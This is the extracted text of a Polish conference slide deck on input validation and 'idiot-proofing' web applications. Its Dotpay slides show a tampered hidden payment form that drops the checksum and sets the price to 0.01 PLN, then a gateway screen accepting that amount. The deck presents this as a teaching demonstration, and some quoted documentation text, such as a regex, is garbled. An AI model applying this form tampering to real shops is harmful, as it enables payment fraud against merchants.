



NO SYSTEM IS SAFE

IDIOTOODPORNOŚĆ APLIKACJI: DODATEK CZY WYMÓG?

Piotr Jasiek

S.M.S. ?



2

S.M.S. - <https://s-m-s.pl> lub zapytaj po prezentacji.

Idiotoodporność aplikacji: dodatek czy wymóg?



Idiotoodporność

3

Sytuacja w której programista/twórca przewiduje błędne działania użytkownika wynikające z niezrozumienia lub celowego działania owocujące destabilizacją lub uniemożliwieniem działania systemu.

Idiotoodporność aplikacji: dodatek czy wymóg?

Brak weryfikacji pól przy zamówieniu, a więc w konsekwencji:

W polu numer telefonu:

- Nazwiska
- Numery PESEL
- Numery telefonu z dodatkowymi cyframi

Idiotoodporność aplikacji: dodatek czy wymóg?

Problemy na poziomie zdolności poznawczych userów:

Przykładowo w polu miejscowości „Białołęka” lub
„Targówek”

Numer mieszkania i numer bloku w jednym polu a pole
„numer mieszkania” puste

I wiele innych o których nie mogę opowiedzieć.



Idiots. Idiots everywhere

Idiotoodporność aplikacji: dodatek czy wymóg?

CinemaCity



7

```
> <label class="label" for="EmailVerify">...</label>
<div class="input-container">
  <input id="EmailVerify" name="ctl00$CPH1$OrderFormControl1$EmailVerify" type="text" autocomplete="off" aria-required="true" placeholder="Powtórz Email"> event
  <span id="ctl00_CPH1_OrderFormControl1_ctl19" class="input-error" style="display:none;">Pole wymagane</span>
  <span id="valReEmail" class="input-error" style="display:none;">Niepoprawny adres e-mail</span>
  <span id="valMatchEmail" class="input-error" style="display:none;">Emails do not match</span>
</div>
```

Idiotoodporność aplikacji: dodatek czy wymóg?

CinemaCity



NO SYSTEM IS SAFE

8



Idiotoodporność aplikacji: dodatek czy wymóg?



Dotpay

9

		przykładowe wyrażenie regularne (dla kwoty w zakresie 0.01 - 200000.00): ^0\.0{([1-9])\\$ ^0\.(([1-9])(\d)?\\$ ^(([1-9])(\.\d{1,2}))?\\$ ^ ((?10)(\d){1,5})(\.,\d{1,2}))?\\$ ^((1(\d{5}))(\.\d{1,2}))?\\$ ^ (200000\.[0]{1,2})?\\$ \$
	currency	Waluta określająca parametr amount, format zgodny ze standardem ISO 4217 ⁴ . Dostępne wartości: PLN, EUR, USD, GBP, JPY, CZK, SEK, UAH, RON, BGN, CHF, HRK, HUF, RUB Przykład: currency = EUR
	description	Opis przeprowadzanej operacji (transakcji). typ: string minimalna długość: 1 maksymalna długość: 255 Przykład: description = Zamówienie nr 120/2018
	chk	Suma kontrolna służąca do weryfikacji poprawności przesyłanych danych. Opis funkcjonalności znajduje się w rozdziale <i>Ochrona integralności parametrów przekierowania (CHK)</i> . Ważne: Parametr domyślnie wymagany.

2.3 Tabela 2. (Dodatkowe parametry przesyłane do serwisu Dotpay)

Idiotoodporność aplikacji: dodatek czy wymóg?



Dotpay

10

```
▼ <form action="https://ssl.dotpay.pl/t2/" method="post">
  <input type="hidden" name="id" value="████████">
  <input type="hidden" name="amount" value="456.31">
  <input type="hidden" name="currency" value="PLN">
  <input type="hidden" name="description" value="Opis">
  <input type="hidden" name="channel_groups" value="K,T,P,I,G">
  <input type="hidden" name="control" value="dane kontrolne">
  <input type="hidden" name="ignore_last_payment_channel" value="1">
  <input type="hidden" name="type" value="0">
  <input type="hidden" name="lang" value="PL">
  <input type="hidden" name="url" value="████████">
    <button class="btn btn-primary btn-block btn-lg " type="submit" value="Opłać">Opłać bilety (bez chk)</button>
</form>
```

Idiotoodporność aplikacji: dodatek czy wymóg?

Dotpay



Opłać bilety

Opłać bilety (bez chk)

```
<head></head>
<body>
  <form action="https://ssl.dotpay.pl/t2/" method="post">
    <input type="hidden" name="id" value="[REDACTED]">
    <input type="hidden" name="amount" value="0.01">
    <input type="hidden" name="currency" value="PLN">
    <input type="hidden" name="description" value="shakowana płatność">
    <input type="hidden" name="channel_groups" value="K,T,P,I,G">
    <input type="hidden" name="control" value="dane kontrolne">
    <input type="hidden" name="ignore_last_payment_channel" value="1">
    <input type="hidden" name="type" value="0">
    <input type="hidden" name="lang" value="PL">
    <input type="hidden" name="chk" value="">
    <input type="hidden" name="url" value="https://[REDACTED]">
    <button class="btn btn-primary btn-block btn-lg" type="submit" value="Opłać">Opłać bilety
  </form>
</body>
```

html > body > form > input

Idiotoodporność aplikacji: dodatek czy wymóg?



Dotpay

12

W celu dokonania płatności przejdź do strony: <https://ssl.dotpay.pl>

dotpay®

Odbiorca płatności:
S.M.S. Security and Management Systems, Piotr Jasiek

Opis:
shakowana płatność

Kwota całkowita:
0,01 PLN

Wybierz metodę płatności

Płać szybko i wygodnie BLIKIEM

blik


Szybkie transfery

mBank mTRANSFER
inteligo
iPKO
citi handlowy
Bank Pekao
PŁACZ Z ING
Santander Przelew24
plusbank
GET IN BANK
NOBLE BANK
ALIOR BANK

Idiotoodporność aplikacji: dodatek czy wymóg?

Dotpay

13



Idiotoodporność aplikacji: dodatek czy wymóg?



Dotpay

14




Idiotoodporność aplikacji: dodatek czy wymóg?



Pytania?

15



Idiotoodporność aplikacji: dodatek czy wymóg?



SCP - Social and Contact Page

16

<https://www.facebook.com/smspolska>



piotr.jasiek@s-m-s.pl

<https://twitter.com/smopoland>

Idiotoodporność aplikacji: dodatek czy wymóg?